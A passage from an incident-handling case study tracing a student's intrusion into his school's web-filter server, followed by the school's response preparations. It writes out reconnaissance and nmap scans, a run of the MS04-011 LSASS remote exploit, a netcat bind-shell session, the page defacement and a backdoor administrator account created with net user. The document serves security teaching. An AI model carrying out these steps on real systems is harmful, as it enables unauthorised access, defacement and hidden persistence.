
Non-authoritative answer:
Name: [REDACTED]
Address: [REDACTED]

> server [REDACTED] Switch to the school's authoritative server
Default Server: [REDACTED]
Address: [REDACTED]

> set type=any Switch type for all records
> [REDACTED] Re-enter school's domain
Server: [REDACTED]
Address: [REDACTED]

[REDACTED]
primary name server = [REDACTED]
responsible mail addr = [REDACTED]
serial = 2004072001
refresh = 5400 (1 hour 30 mins)
retry = 2700 (45 mins)
expire = 2419200 (28 days)
default TTL = 600 (10 mins)

[REDACTED] nameserver = [REDACTED]
[REDACTED] nameserver = [REDACTED]
[REDACTED] nameserver = [REDACTED]
[REDACTED] internet address = [REDACTED]
[REDACTED] MX preference = 1, mail exchanger = [REDACTED]
[REDACTED] internet address = [REDACTED]
[REDACTED] internet address = [REDACTED]
[REDACTED] internet address = [REDACTED]
```


The following information is what Jason learned by running the nslookup tool:

1. By entering the school's domain, he found its authoritative nameserver.
2. By switching to the school's authoritative nameserver, setting the type to any records and re-entering the school's domain, Jason also discovered the school's website address, nameservers, and mail server.

Jason realized that all of the information that he found from the nslookup confirmed the results from the Sam Spade whois program. However, one piece of information, regarding the mail server, was a surprise to Jason. While all services, such as Internet and DNS, are hosted by a third party ISP, the mail server is actually hosted by the school. Jason thought that this was an interesting piece of information even though it did not pertain to the attack he wished to accomplish.


Jason continued to find as much information as possible by searching job websites to see if the school had any job openings, searching public databases for information on the school, and searching the school's website for any useful information. However, there was no relevant information that was going to help him with his attack.

After finding public information from the whois registration, doing an nslookup, and scouring the Internet for any useful tidbits, Jason felt he had collected enough information and was ready to move onto the next phase of the attack.

Scanning


At this time Jason turned his focus to the school's internal network. Because he didn't have a clear picture of the network, Jason decided to scan the entire network. He first listed the IP information for his computer when connected to the school's network by using the ipconfig command. He noticed that the school is using the 192.168.x.x IP addressing with the class B subnet of 255.255.0.0. Jason wanted to quickly scan the entire network including all addresses from 192.168.0.1 to 192.168.255.255. To do this he decided to use the free tool, Angry IP Scanner, available at: <http://www.angryziber.com/ipscan>

The following is the results from his scan:



While examining the results from the scan, there was one IP address and hostname that Jason immediately recognized. The address that he immediately recognized was 192.168.10.24 with the hostname VICTIM (the real hostname has been changed to protect the innocent). The reason that Jason knew this computer name was because every time he visited a site that was blocked, the URL displaying the blocked message began with this computer name.

Jason believed that he had found the computer that was hosting the web page that displayed the blocked message. To test his hypothesis he entered the computer's name into his web browser. After entering the computer name, Jason was rewarded with the web page that was displayed when a blocked site was encountered.



Now that Jason has discovered which computer he needed to target, he decided to scan and collect as much information as possible about the computer to determine how he was going to change the blocked message.

The first tool Jason used to collect information about the target machine was Nmap, developed by Fyodor, and available at <http://www.insecure.org/nmap>

Nmap, available for both Windows and Linux, is an extremely popular a command line or graphical security tool used to scan computers and networks. Nmap is able to discover “live” computers, ports that are open, services that are listening and accepting connections on the open ports, and is able to determine the machine’s operating system.

Nmap is capable of different types of scans including scanning for UDP services, scanning by establishing a full TCP connection via the three way handshake (known as a TCP connect () scan), and scanning for “live” machines by doing a full ping sweep of a network [7].

Jason decided to use the TCP SYN scan, also known as the half-open scan, to gather information about the target computer. Jason began his scan on the computer by invoking the following from the command line:

```
C:\Nmap -sS -sV -O 192.168.10.24
```

The following is a breakdown of Nmap command that Jason executed.

- **-sS** instructs Nmap to perform a half open TCP SYN scan. A SYN scan works by using the first two steps of the TCP three way handshake. The local machine begins by sending a SYN packet. If the remote machine is listening on that specific port, it will respond with a SYN/ACK packet – indicating the port is open. Once the local computer knows the port is open it will send a reset (RST) packet back to the remote machine terminating their connection. If the local machine sends a SYN packet to the remote machine and the port is closed, the remote computer will send back a RST packet terminating the connection, signifying the port is closed. A TCP SYN scan is commonly used because it's a stealth scan that can possibly sneak past administrators without being noticed.
- **-sV** attempts to gain further information about the discovered open ports, including the service (http, ftp, etc), application (Apache), and if possible the version number of the application. Nmap is able to gather this additional information by comparing the results from the scan to a file called nmap-service-probes.
- **-O** tells Nmap to try and guess the remote operating system. While scanning the remote host, Nmap gathers information about that computer to develop its fingerprint. Once the fingerprint has been established, it will compare it to a list of fingerprints located in the nmap-os-fingerprints file to determine its operating system. The **-O** option will also try to determine the uptime of the remote machine by querying the last time it was rebooted. However, not all systems provide this information.
- **192.168.10.24** is the system Nmap will scan.

After scanning the internal web server with Nmap the following information was revealed to Jason.

```
C:\nmap>nmap -sS -sV -O 192.168.10.24

Starting nmap 3.70 ( http://www.insecure.org/nmap ) at 2004-08-28
19:34 Eastern
Daylight Time

Interesting ports on VICTIM (192.168.10.24):
(The 1653 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.0.49 ((Win32) PHP/4.3.6)
135/tcp   open  msrpc          Microsoft Windows msrpc
139/tcp   open  netbios-ssn    Microsoft Windows XP microsoft-ds
445/tcp   open  microsoft-ds   Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc          Microsoft Windows msrpc
3306/tcp  open  mysql          MySQL (blocked - too many connection
errors)
5000/tcp  open  upnp           Microsoft Windows UPnP
6129/tcp  open  unknown

MAC Address: 00:07:E9:5A:38:30 (Intel)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional
           or Advanced Server, or Windows XP

Nmap run completed -- 1 IP address (1 host up) scanned in 43.763
seconds
```

After analyzing the results Jason obtained the following information about the machine he wanted to attack:

- The host is running a windows version of Apache Web Server version 2.0.49 with PHP scripting language version 4.3.6 listening on port 80.
- The machine is running Microsoft services, including Microsoft SMB on port 445.
- Listening on port 3306 is a MySQL database, though Nmap was unable to determine the version number.
- An unknown service was running on port 6129.

The last piece of information that Jason found interesting was the fact that Nmap listed almost all of the Microsoft systems, including windows 98/me/2000/XP as the possible operating system. Jason wanted a more definitive answer as to which operating system the computer was running. Therefore he took a closer look at the Nmap output and saw that the service on port 445 is Microsoft Windows XP microsoft-ds. In addition, Jason entered "TCP port 5000 UPNP" into Google (<http://www.google.com>) and found that Windows XP is the system that runs this service. Jason finally felt comfortable in assuming that the computer he wanted to attack was a Windows XP machine.

Knowing what operating system the computer was running, the ports that were open, and which services were listening on those ports, Jason needed to find vulnerabilities in either the operating system or one of its services.


In order to find a vulnerability in the target machine, Jason downloaded GFI's Languard Network Security Scanner because it offers a thirty day, fully functional evaluation of the program. Languard can be found at <http://www.gfi.com/lannetscan>

Languard works by scanning the remote computer's operating system and applications to identify possible security holes.

Some of the actions Languard is able to perform are:

- Port scanning and identification of services.
- Identify missing patches and install those patches.
- Find open network shares.
- Check password policy.
- Check if auditing is enabled.
- Identify the target machine's operating system.
- Identify unused local accounts.

After downloading the program and entering the IP address of the computer he wished to scan, Jason was presented with the following results.



The results from Languard had confirmed some of the information Nmap had already discovered including the open ports and their associated services (i.e.

Apache 2.0.49 with PHP 4.3.6) and the fact that the computer is running Windows XP.

However, more information was revealed to Jason after running this scan such as:


- The computer is running Windows XP with service pack one.
- The machine is missing numerous critical security patches.
- The three default open shares (C\$, IPC\$, ADMIN\$)
- The default password policy is in place and has never been changed.
- Auditing is completely turned off.
- The local users and to which groups they belong.

Jason had many paths to explore to gain access to the target machine. He could have used the program Nikto (<http://www.cirt.net/code/nikto.shtml>) to do more testing against the Apache web server, or because auditing was disabled he could have used Enum (<http://www.bindview.com/support/Razor/Utilities>) to perform a dictionary attack against the users in the administrators group to find their passwords. Instead, Jason turned his attention to the missing security patches, specifically the patch MS04-011.

Jason was aware of this patch because he had just recently installed it on his laptop to prevent the Sasser worm from infecting his computer. Because Jason didn't fully understand what the patch was for, he visited Microsoft's website (<http://www.microsoft.com>) to gather more information. After typing MS04-011 into their search engine, Jason found the information he had been seeking. Microsoft's website revealed that MS04-011 was a critical security download to patch a buffer overflow in the LSASS process. It also stated that if a system was not patched an attacker could send code to the machine, giving full access (administrator level privilege) to the intruder.

This was exactly the kind of action Jason wanted to perform. However, before he went searching for the code to perform this attack, he wanted to ensure the machine was definitely susceptible to this specific exploit. To do this, Jason downloaded DSScan, a free tool from Foundstone (<http://www.foundstone.com/resources/freetools.htm>), which detects if a remote machine can be exploited via the buffer overflow in the LSASS process.

The following shows the results from the DSScan program indicating the computer that Jason was to attack was vulnerable to a buffer overflow in the LSASS process.



Exploiting the System

Once Jason knew how he was going to perform his attack, he needed to find the code to overflow the LSASS process and gain access to the school's internal web server. In order to do this, Jason once again turned to Google and entered the search terms "LSASS buffer overflow exploit", "LSASS exploit", "LSASS exploit code", and "LSASS buffer overflow exploit code".

After sorting through all the web pages that were returned from his searches, Jason noticed that many sites including <http://www.securityfocus.com>, <http://www.k-otik.com>, and <http://www.packetstormsecurity.com> all contained different codes that would all Jason to exploit the vulnerable LSASS process. Jason looked at all of the different exploits on the web sites and decided to use the HOD-ms0411-lsasrv-expl.c exploit by the houseofdabus because it was one of only a couple of exploits that appeared on all of the security sites. Therefore, he assumed the code was thoroughly tested.

Before downloading the code, Jason decided to understand what he will have to do with the exploit to gain control of the remote system. By studying the comments in the code, Jason found that there were three arguments that he had to supply in order to make the attack work. The three arguments were the type of

operating system the remote computer was using, the IP address, and a port to which he would later connect. All of this seemed very straightforward because he had already determined the operating system to be Microsoft Windows XP.

The next piece of information that Jason read in the comments of the code was how he would be able to connect to the compromised machine. Jason was going to have to download a tool called Netcat in order to connect to the port on the exploited computer. During his research Jason found that Netcat, known as the TCP Swiss army knife, sends and receives data between two communicating hosts [7]. Jason downloaded Netcat for Windows from <http://www.securityfocus.com/tools/139/scoreit>.

Now that Jason understood how to use the exploit, he downloaded the code, compiled it, and ran a test on his own machine without any arguments. He was presented with the following results.

```
C:\>HOD-ms0411-lsasrv-expl.exe

MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[ houseofdabus ]::. ---

Usage:

HOD-ms0411-lsasrv-expl.exe <target> <victim IP> <bindport> [connectback IP]
[options]

Targets:
 0 [0x01004600]: WinXP Professional [universal] lsass.exe
 1 [0x7515123c]: Win2k Professional [universal] netrap.dll
 2 [0x751c123c]: Win2k Advanced Server [SP4] netrap.dll

Options:
-t: Detect remote OS:
    Windows 5.1 - WinXP
    Windows 5.0 - Win2k
```

Having successfully compiled the code and downloaded Netcat, Jason was ready to launch his attack on the school's internal web server and change the blocked message.

Jason launched a Windows command shell on his computer and entered the following at the prompt:

HOD-ms0411-lsasrv-expl.exe 0 192.168.10.24 4321

- **HOD-ms0411-lsasrv-expl.exe** is the name of the exploit.
- **0** states that the target system is Windows XP.
- **192.168.10.24** is the IP address of the vulnerable computer.

- **4321** is a random port that the vulnerable computer will accept connections on after being exploited.

After Jason ran the exploit, the following occurred.

```

C:\>HOD-ms0411-lasrv-expl.exe 0 192.168.10.24 4321
MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[ houseofdabus ]::. ---
[*] Target: IP: 192.168.10.24: OS: WinXP Professional [universal] lsass.exe
[*] Connecting to 192.168.10.24:445 ... OK
[*] Attacking ... OK

```

With a successful attack, Jason opened a second command shell on his computer and executed Netcat as follows:

nc 192.168.10.24 4321

- **nc** is the name of the program to execute (Netcat).
- **192.168.10.24** is the IP address Jason wants to connect to.
- **4321** is the port the exploited machine is listening on.

After running this command, Jason was presented with the following screen:

```

C:\>nc 192.168.10.24 4321
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>hostname
hostname
victim
C:\WINDOWS\system32>

```

Jason entered the command “hostname”, which displays the computer name, to prove that he had control over the school’s web server. After entering the command, the computer name of the web server was displayed as can be seen in the above display.

Jason had complete control over the system and wanted to change the blocked message that was displayed when users visited a site deemed inappropriate by the school. In order to do this Jason needed to find the index.html file on the compromised computer. From his previous search on the Apache web server on a Windows operating system, Jason learned that the default location for the index.html file is

C:\Program Files\Apache Group\Apache2\htdocs.

The following shows the commands Jason used on the School’s web server to change the message displayed when encountering a blocked website.

```
C:\ Command Prompt - nc 192.168.10.24 4321
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname 1
hostname
victim

C:\WINDOWS\system32>cd \program files\apache group\apache2\htdocs 2
cd \program files\apache group\apache2\htdocs

C:\Program Files\Apache Group\Apache2\htdocs>dir 3
dir
Volume in drive C has no label.
Volume Serial Number is 50E2-2929

Directory of C:\Program Files\Apache Group\Apache2\htdocs

09/30/2004  09:04 PM    <DIR>          .
09/30/2004  09:04 PM    <DIR>          ..
05/20/2002  02:31 PM             1,701 index.html
09/27/2004  10:46 PM              0 test.php.txt
2 File(s)              1,701 bytes
2 Dir(s)  37,070,848,000 bytes free

C:\Program Files\Apache Group\Apache2\htdocs>echo Students should be allowed to
visit any website of their choice. Ever heard of freedom of speech? > index.html


C:\Program Files\Apache Group\Apache2\htdocs>type index.html 5
type index.html
Students should be allowed to visit any website of their choice. Ever heard of f
reedom of speech?

C:\Program Files\Apache Group\Apache2\htdocs>
```

1. Jason issues the **hostname** command to see the name of the computer he is connected to.
2. Jason uses the **cd** command to change to the C:\program files\apache group\apache2\htdocs folder.
3. Using the **dir** command, Jason views the contents within the current folder, noticing the index.html file was indeed kept in this folder.

4. Using the **echo** command and the redirection symbol (>), Jason redirects the statement he wishes to display into the index.html file.
5. Using the **type** command, Jason displays and verifies the contents of the index.html file.

Feeling confident that he changed the message on the blocked page, Jason opened his web browser and went to a site he knew the school was blocking. Jason was pleased to see his message instead of the usual message the school had been displaying.



Keeping Access

Having accomplished his goal of changing the message when a user encounters a blocked web site, Jason decided to add a local user account with administrative privileges in case he wanted to access to computer in the future.

Jason needed to use two commands built into the Windows operating system.

1. Net User – allows one to see who are the local users on a computer, and can add local users.
2. Net Localgroup – allows one to list the local groups on the computer, and move users in and out of the groups.

For this particular attack, Jason wanted to add a local user with the name admin2 and the password admin2 into the local administrators account. Jason picked the username admin2 because he felt it was less noticeable than the username Jason.

To add the username admin2 to the administrators group, Jason was going to use the following four commands:

1. **net user admin2 [admin2] /add**

This command adds the username admin2 with the password admin2 to the local computer.

2. **net user**

This will display all local users, ensuring the admin2 user has been successfully created.


3. **net localgroup administrators admin2 /add**

This will add the local user admin2 to the local administrators group.

4. **net localgroup administrators**

This command will list all accounts in the administrators group, checking if admin2 was successfully added.

The results from the commands can be seen below.



```
C:\Program Files\Apache Group\Apache2\htdocs>cd \ 1
C:\>net user admin2 [admin2] /add 2
net user admin2 [admin2] /add
The command completed successfully.

C:\>net user 3
net user
User accounts for \.

Administrator      Guest
HelpAssistant      SUPPORT_388945a0
school
The command completed with one or more errors.

C:\>net localgroup administrators admin2 /add 4
net localgroup administrators admin2 /add
The command completed successfully.

C:\>net localgroup administrators 5
net localgroup administrators
Alias name      administrators
Comment      Administrators have complete and unrestricted access to the compu
ter/domain
Members

admin2
Administrator
school
The command completed successfully.

C:\>
```

1. Jason uses the cd command to change to the root directory.
2. The admin2 account is added to the local computer.
3. All accounts are displayed. (The admin2 account has been added)
4. The admin2 account is added to the local administrators group.
5. Jason verifies the admin2 account was added to the local administrators group.

Covering the Tracks

After changing the message on the blocked page and adding a user to the local administrators group, Jason contemplated his next move in order to avoid detection. Jason knew from his previous research that when the exploit was launched against a remote machine nothing was logged to Microsoft's event viewer. He also knew that the creation of a user account and the placement of this account into the administrators group were not logged into the event viewer. Therefore, Jason decided not to erase any information stored in the event viewer. In fact, because Jason knew he would be in serious trouble if caught, he decided to just disconnect from the school's web server and hoped the systems administrator was incapable of any forensics investigation.

The Incident Handling Process

After Jason successfully changed the message displayed when a user encounters a blocked website and added a user to the local administrators group, the school then took the steps to deal with the attack.

Preparation

Even though the school has over 700 computers, the technology department is under-staffed, consisting of the Director of Technology, network manager, and two field technicians. Because there are so many students who require attention on a daily basis, all IT staff (including the director) pitches in to do different things. This can include; the director repairing a student's laptop; the network admin installing Microsoft Office for a teacher or one of the technicians helps out in the server room. As a result of everyone working "double duty", there is no formal incident handling process in place for the school.

However, there are some policies in place that can help when a possible computer emergency has occurred, including an acceptable use policy (AUP). Constantly evolving, the AUP dictates what is appropriate and what is not allowed in terms of computer use. This includes everything from sending inappropriate email to what categories of websites are not allowed and the banning of non-educational games during school hours. Student, faculty and administration are required to sign that they have received and read a copy of the AUP.

Contents from the school's AUP (not the complete policy)

The use of the school's network and the Internet is a privilege, not a right, and inappropriate use will result in the cancellation of those privileges and/or disciplinary action by school officials.

The following actions constitute unacceptable use of the school's network.

- Knowingly giving one's password to others.
- Using another person's password.
- Using impolite, abusive or otherwise objectionable language in public or private messages.
- Changing any computer files that do not belong to the user.
- Downloading games, movies, or music.
- Circumventing security measures on school or remote computers or networks; attempting to gain access to another person's resources, programs, or data.
- Using Internet access for sending or retrieving sexually explicit or obscene material, inappropriate text files, or files dangerous to integrity of the network.
- The use of instant messaging during school hours.

The school had also established a response team that includes the Director of Education, Director of Technology, the Network Manager, and when needed, the school's lawyer, to handle any computer emergency. Any one of the members of this team can declare a computer emergency or incident. However there is a hierarchal order where the Director of Technology can override the Network Manager and the Director of Education can supersede everyone. This team meets every Monday morning at 9:30 am to discuss any possible upcoming problems, and to review what had happened the previous week. This meeting can also include members of the faculty to discuss any concerns they have in regards to technology use.

Furthermore, while not directly aware of the response team, every student and faculty member is given contact information in case of a computer emergency. Faculty receives a memo that lists the email and phone number of the Director of Technology, the Network Manager, and the two field technicians, while students are given the email and phone numbers for the Network manager and the field technicians. The memo states that any hardware or software issues can be addressed by the field technicians and any network problems (i.e. Internet is down, can't login) should be directed to the Network Manager. Lastly, in case of any violations of the AUP, faculty should immediately contact the Director of Technology or the Network Manager, while students should contact the Network Manager.

The school also had a strong working relationship with the local police department resulting from an unrelated computer incident. While the school

would be comfortable calling the police because of a computer emergency, it was an unwritten rule that all matters, unless the theft of confidential student and financial records, would be dealt in house. Therefore, for this particular attack, local law enforcement was not contacted.

Prior to the attack, the Network Manager had also begun to prepare a jump bag, or in this case a jump box, which contains several items that may be needed in the case of a computer incident. This jump box contained:

- A laptop with Microsoft Windows XP (fully patched). Software on the laptop includes:
 - Netcat
 - Nmap
 - Pwdump3
 - Snort
 - Ethereal
 - L0phtcrack and John the Ripper
 - Md5sum
- Vmware to run a copy of Fedora Core 2 Linux.
- Sleuthkit bootable Linux for forensics analysis (<http://www.sleuthkit.org>).
